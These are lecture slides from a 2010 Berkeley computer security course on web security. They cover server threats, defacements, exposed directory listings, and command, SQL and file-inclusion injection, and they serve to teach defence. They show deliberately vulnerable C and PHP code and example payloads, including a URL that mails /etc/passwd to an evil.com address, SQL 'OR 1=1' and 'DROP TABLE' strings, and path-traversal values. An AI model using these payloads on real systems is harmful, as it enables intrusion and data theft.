Web Security, Part 1

CS 161 - Computer Security

Profs. Vern Paxson & David Wagner


TAs: John Bethencourt, Erika Chin, Matthew Finifter, Cynthia Sturton, Joel Weinberger


http://inst.eecs.berkeley.edu/~cs161/

Feb 1, 2010

Web Server Threats

- What can happen?
  - Compromise
  - Defacement
  - Gateway to attacking clients
  - Disclosure
  - (not mutually exclusive)
- And what makes the problem particularly tricky?
  - Public access
  - Mission creep


HP LaserJet 8150 Series
http://128.3.
/hp/device/this.LCDispatcher
HP LaserJet 8150 Series / 128.3.
HP LaserJet 8150 Series
Home
Device
Networking
Printer Status
Configuration Page
Supplies Status
Event Log
Usage Page
Device Information
Other Links
My Printer
Order Supplies
Solve A Problem
Printer Status
Supplies
Media
Capabilities
Control Panel
POWERSAVE ON
Ready
Data
Attention
Go
Cancel Current Job
Control Panel Help
Refresh Control Panel
Help
Set Refresh Rate:
minutes
Apply
Cancel
Supplies
% of Life Remaining
Black
54%
Media
Status
Input/Output
Size
Type
TRAY 3
LETTER
CARDSTOCK
TRAY 2
LETTER
PLAIN
TRAY 1
LETTER
PLAIN
OK
STANDARD OUTBIN
N/A
N/A
OK
FACE UP BIN
N/A
N/A
Capabilities
FLASH Storage: 3 MB Capacity
Done


thegateway (build 13064) - Info
http://192.168.3.1/
dd-wrt.com
... control panel
Setup
Wireless
Services
Security
Access Restrictions
NAT / QoS
Administration
Status
System Information
Router
Router Name
thegateway
Router Model
Linksys WRT54G/GL/GS
LAN MAC
00:40:10:10:00:01
WAN MAC
00:26:4A:14:0E:22
Wireless MAC
00:40:12:10:00:AF
WAN IP
67.164.94.51
LAN IP
192.168.3.1
Wireless
Radio
Radio is On
Mode
AP
Network
Mixed
SSID
wap2
Channel
2
TX Power
71 mW
Rate
54 Mbps
Services
DHCP Server
Enabled
WRT-radauth
Disabled
Sputnik Agent
Disabled
Memory
Total Available
5.6 MB / 8.0 MB
Free
0.4 MB / 5.6 MB
Used
5.3 MB / 5.6 MB
Buffers
0.3 MB / 5.3 MB
Cached
1.2 MB / 5.3 MB
Active
1.0 MB / 5.3 MB
Inactive
0.4 MB / 5.3 MB
Space Usage

Mirror saved on: 2010-01-27 14:43:32

Notified by: Dr.KeviN
System: Linux

Domain: http://www.batac.gov.ph
Web server: Apache

IP address: 66.147.230.102
Notifier stats

This Site Owned By Dr.KeviN

zone-h
unrestricted information


Home News Events Archive Archive Onhold Notify Stats Register Login search...


[ENABLE FILTERS]

Total notifications: **66478** of which **36026** single ip and **30452** mass defacements


Legend:
H - Homepage defacement
M - Mass defacement (click to view all defacements of this IP)
R - Redefacement (click to view all defacements of this site)
★ - Special defacement (special defacements are important websites)

Time	Notifier	H	M	R	Domain	OS	View
2010/01/31	Snip3r Ksa	H	M		garuva.sc.gov.br	Linux	mirror
2010/01/31	spo0feR				www.uttara.gov.in/gis	Win 2003	mirror
2010/01/31	spo0feR		M		gov.ua.nic.in/gis	Win 2003	mirror
2010/01/31	iskorpitx	H	M		secundariadesantafe.gov.ar	Linux	mirror
2010/01/31	iskorpitx	H	M		formacioncontinuame.gov.ar	Linux	mirror
2010/01/31	iskorpitx	H	M		miradamaestra.gov.ar	Linux	mirror
2010/01/31	iskorpitx	H	M	R	cabsf.gov.ar	Linux	mirror
2010/01/31	iskorpitx	H	M		primariasantafe.gov.ar	Linux	mirror
2010/01/31	iskorpitx	H	M		educfisicasantafe.gov.ar	Linux	mirror
2010/01/31	iskorpitx	H	M		esisantafe.gov.ar	Linux	mirror
2010/01/31	iskorpitx	H	M		test.formacioncontinuame.gov.ar	Linux	mirror
2010/01/31	Monster-Dz			R	www.ist.gov.ng/faq.php	Linux	mirror
2010/01/31	TheNeSa	H			www.army.md	Linux	mirror
2010/01/31	islamic ghosts team				www.cairomoe.gov.eg/vb/	Linux	mirror
2010/01/31	THE-AjaN				www.syxnfwlxw.gov.cn/index.asp	Win 2003	mirror
2010/01/31	CMD	H			www.fundapyme.gob.ve	Linux	mirror
2010/01/31	sacred_relic	H		R	www.fjlyzfcg.gov.cn	Win 2003	mirror
2010/01/31	arianom				www.mendoza.gob.mx/site/	Linux	mirror
2010/01/31	Red Eye	H			www.saaeb.bebedouro.sp.gov.br	FreeBSD	mirror
2010/01/31	Red Eye	H	M		www.cerest.bebedouro.sp.gov.br	FreeBSD	mirror
2010/01/31	v4 Team		M		hospitalrubencruzvelez.gov.co/...	Linux	mirror
2010/01/31	v4 Team				villadeguaduas.gov.co/v4.txt	Linux	mirror
2010/01/31	kaMtiEz		M	R	stcatherinepc.gov.jm/cache/ind...	Linux	mirror
2010/01/29	dr@g	H			www.dgsi.gouv.ga	Linux	mirror
2010/01/29	dr@g		M		www.finances.gouv.ga/index.html	Linux	mirror


IRANIAN CYBER ARMY
THIS SITE HAS BEEN HACKED BY IRANIAN CYBER ARMY
iRANiAN.CYBER.ARMY@GMAiL.COM


Untitled Document
http://cheeseboardcollective.coop/Cheese%20and%20Bread%20Collective/
Pizza
Cheese
Directions
History
Books
Click Here for Cheeseboard Hours
cheeseboardcollective@yahoo.com
A Brief Description of Our Collective
We are a collective of about 30 members. Everyone who works at the Cheese Board is a member of the collective with equal decision making power. There is no boss, manager, or non-owner worker. Everyone makes the same hourly wage.
Cheese Board Bread Schedule
BERKELEY BUNS
APPLE APRICOT MUFFINS
GREEK SHEPHERD ROLLS
SOURDOUGH


Index of /Cheese and Bread Collective
http://cheeseboardcollective.coop/Cheese%20and%20Bread%20Collective/
Google
NY Times Google News Daily Weather 161 United Traffic Papers Oak10 Oak10-SOK Google Maps RSS (77) Movies BART Wikis
Index of /Cheese and Bread Colle...
Index of /Cheese and Bread Collective
Name Last modified Size Description
Parent Directory -
AppleApricot.jpeg 21-Dec-2006 17:53 19K
BerkelBuns.jpeg 21-Dec-2006 17:53 18K
CB hours page.html 25-Dec-2009 14:20 17K
CheeseBreadPicture.JPG 23-Mar-2009 14:12 12K
CheesePage.html 23-Mar-2009 14:12 24K
CityBatard.jpeg 21-Dec-2006 17:53 18K
CorCherrar.jpeg 21-Dec-2006 17:53 18K
GreekShepherd.jpeg 21-Dec-2006 17:53 19K
Map.png 21-Dec-2006 17:53 52K
OnionCurry.jpeg 21-Dec-2006 17:53 16K
SesameSun.jpeg 21-Dec-2006 17:53 19K
SourBeer.jpeg 21-Dec-2006 17:53 18K
SuburbanBread.jpeg 21-Dec-2006 17:53 19K
TMP-1106485700.htm 21-Dec-2006 17:53 35K
_notes/ 02-May-2007 23:04 -
transparent.gif 21-Dec-2006 17:53 43
Apache/2.2.9 (Ubuntu) PHP/5.2.6-2ubuntu4.3 with Suhosin-Patch mod_ssl/2.2.9 OpenSSL/0.9.8g Server at cheeseboardcollective.coop Port 80


Web Images Videos Maps News Shopping Gmail more
Google
"index of private/"
Search
Web Show options...
Index of /private
Index of /private. Icon Name Last modified Size Description. [DIR] Parent Directory - [DIR] 2002-01/ 25-Feb-2006 21:11 - [DIR] ...
rask.com/private/ - Cached - Similar
Index of /private/me
Index of /private/me. Name Last modified Size Description · Parent Directory - 17girls5.jpg 03-Mar-2005 23:28 59K 17group.jpg 03-Mar-2005 23:24 26K ...
www.geelicious.com/private/me/ - Cached - Similar
Index of /private
Index of /private. Name Last modified Size Description. [DIR] Parent Directory 04-Nov-2009 04:25 - [DIR] apartment/ 31-Mar-2009 15:59 - [DIR] ...
www.amandaboekelheide.com/private/ - Cached - Similar
Image results for "index of private/" - Report images
Index of /private/2007/ballades/imp
Index of /private/2007/ballades/imp. Name Last modified Size Description. [DIR] Parent Directory 23-Jun-2007 22:28 - [IMG] ...
pmousse.free.fr/private/2007/ballades/imp/ - Cached - Similar

Index of /private


Name	Last modified	Size
Parent Directory		-
windex.html	26-Feb-2001 15:10	1.6K
baby/	26-Feb-2001 15:30	-
elsiebillwedding/	26-Feb-2001 15:30	-
erik/	26-Feb-2001 15:30	-
keystrip/	26-Feb-2001 15:30	-
watersports/	26-Feb-2001 15:30	-
elsie60.html	25-Mar-2002 20:28	854
2004-02/	23-Feb-2004 16:25	-
2004-04/	22-Apr-2004 10:18	-
2003-12 parties and holidays/	26-May-2004 17:47	-
2003-11 erik's birthday/	26-May-2004 17:55	-

Index of /private/server/logs

Name	Last modified	Size
Parent Directory	20-Jan-2010 12:01	-
access_log	31-Jan-2010 20:24	81k
access_log.0	31-Jan-2010 03:13	129k
access_log.0.gz	31-Jan-2010 03:24	6k
access_log.1.gz	30-Jan-2010 03:19	4k
access_log.1.tmp	31-Jan-2010 20:28	0k
access_log.1.tmp.201..>	31-Jan-2010 20:24	0k
access_log.10.gz	21-Jan-2010 03:24	9k
access_log.11.gz	20-Jan-2010 03:23	9k

Attacking Via HTTP

- URLs: Global identifiers of network-retrievable resources



13

Simple Service Example

- Allow users to search the local phonebook for any entries that match a regular expression
- Invoked via URL like:
  http://harmless.com/phonebook.cgi?regex=<pattern>
- So for example:
  http://harmless.com/phonebook.cgi?regex=daw|vern
  searches phonebook for any entries with "daw" or "vern" in them
- (Note: web surfer doesn't enter this URL themselves; an HTML *form* constructs it from what they type)

Simple Service Example, con't

- Assume our server has some "glue" that parses URLs to extract parameters into C variables
  - and returns *stdout* to the user
- Simple version of code to implement search:

```
/* print any employees whose name
 * matches the given regex */
void find_employee(char *regex)
{
  char cmd[512];
  sprintf(cmd,
      "grep %s phonebook.txt", regex);
  system(cmd);
}
```

Simple Service Example, con't

- Assume our server has some "glue" that parses URLs to extract parameters into C variables
  - and returns *stdout* to the user
- Simple version of code to implement search:

```
/* print any employees whose name
 * matches the given regex */
void find_employee(char *regex)
{
  char cmd[512];
  snprintf(cmd, sizeof cmd,
      "grep %s phonebook.txt", regex);
  system(cmd);
}
```

Are we done?

A Digression into Breakfast Cereals



- 2600 Hz tone a form of *inband signaling*
- ***Beware allowing control information to come from data***
- (also illustrates security-by-obscurity)

```
/* print any employees whose name
 * matches the given regex */
void find_employee(char *regex)
{
  char cmd[512];
  snprintf(cmd, sizeof cmd,
      "grep %s phonebook.txt", regex);
  system(cmd);
}
```

Problems?

Instead of

http://harmless.com/phonebook.cgi?regex=daw|vern

How about

http://harmless.com/phonebook.cgi?regex=foo;%20mail%20-s%20hacker@evil.com%20</etc/passwd;%20rm

How To Fix *Command Injection*?

```
snprintf(cmd, sizeof cmd,
   "grep '%s' phonebook.txt", regex);
```

…regex=foo′; mail -s hacker@evil.com </etc/passwd; rm′

Okay, then scan regex and strip ′ - does that work?
regex=O′Malley
Okay, then scan regex and *escape* ′ …. ?
regex ⇒ O\′Malley (not actually quite right, but ignore that)
…regex=foo\′; mail … ⇒ …regex=foo\\′; mail …
(argument to grep is "foo\")
Okay, then scan regex and escape ′ and \ …. ?
…regex=foo\′; mail … ⇒ …regex=foo\\\′; mail …
(argument to grep is "foo\′; mail …")

Input Sanitization


- In principle, can prevent injection attacks by properly sanitizing input
  - Remove inputs with *meta-characters*
    - (can have "collateral damage" for benign inputs)
  - Or escape any meta-characters (including escape characters!)
    - Requires a **complete** model of how input subsequently processed
      - E.g. …regex=foo%27; mail …
      - E.g. …regex=foo%25%32%37; mail …
        - » *Double-escaping* bug
- And/or: avoid using a feature-rich API
  - KISS + defensive programming

```
/* print any employees whose name
 * matches the given regex */
void find_employee(char *regex)
{
  char *path = "/usr/bin/grep";
  char *argv[10];/* room for plenty of args */
  char *envp[1]; /* no room since no env. */
  int argc = 0;
  argv[argc++] = path;/* argv[0] = prog name */
  argv[argc++] = "-e";/* force regex as pat.*/
  argv[argc++] = regex;
  argv[argc++] = "phonebook.txt";
  argv[argc++] = 0;
  envp[0] = 0;
  if ( execve(path, argv, envp) < 0 )
    command_failed(.....);
}
```

Command Injection in the Real World

Command Injection in the Real World

Structure of Modern Web Services



PHP: Hypertext Preprocessor

- Server scripting language with C-like syntax
- Can intermingle static HTML and code

  <input value=<?php echo $myvalue; ?>>
- Can embed variables in double-” strings

  $user = “world”; echo “Hello $user!”;

  Or $user = “world”; echo “Hello” . $user . “!”;
- Form data in global arrays $_GET, $_POST, …

SQL

- Widely used database query language
- Fetch a set of records

  SELECT * FROM Person WHERE Username=‘oski’
- Add data to the table

  INSERT INTO Person (Username, Balance)

  VALUES (‘oski’, 10)
- Modify data

  UPDATE Person SET Balance=42 WHERE Username=‘oski’
- Query syntax (mostly) independent of vendor

SQL Injection Scenario

- Sample PHP

```
$recipient = $_POST[‘recipient’];
$sql = "SELECT PersonID FROM Person
WHERE Balance < 100 AND
            Username='$recipient' ";
$rs = $db->executeQuery($sql);
```


- How can recipient cause trouble here?
  - How can we see anyone’s balance?

SQL Injection Scenario, con’t


```
WHERE Balance < 100 AND
            Username='$recipient' ";
```

- recipient = foo' OR 1=1 --
  (“--” is a comment, it masks the lack of close ‘)
- Or foo'; DROP TABLE Person; -- ?
- Or … change database however you wish

SQL Injection: Retrieving Data



SQL Injection: Modifying Data



Defenses (work in progress)

Character-level *taint tracking*:
Check that keywords, metachars are untainted.

```
SELECT u FROM t WHERE n='Bobby'
```

✓

```
SELECT u FROM t WHERE n='Bobby' OR 1=1 --'
```

✘

Secure template languages:
Template languages should automatically quote or encode substitutions appropriately.

```
<P>Hello ${username}!  Welcome back.
```

Injection via file inclusion

```
<?php
   $color = 'blue';
   if (isset( $_GET['COLOR'] ) )
      $color = $_GET['COLOR'];
   require( $color . '.php' );
?>
```

2. PHP code executed by server

```
<form method="get">
   <select name="COLOR">
      <option value="red">red</option>
      <option value="blue">blue</option>
   </select>
   <input type="submit">
</form>
```

1. Form displayed in user's browser

3. Now suppose COLOR=http://badguy/evil
Or: COLOR=../../../etc/passwd%00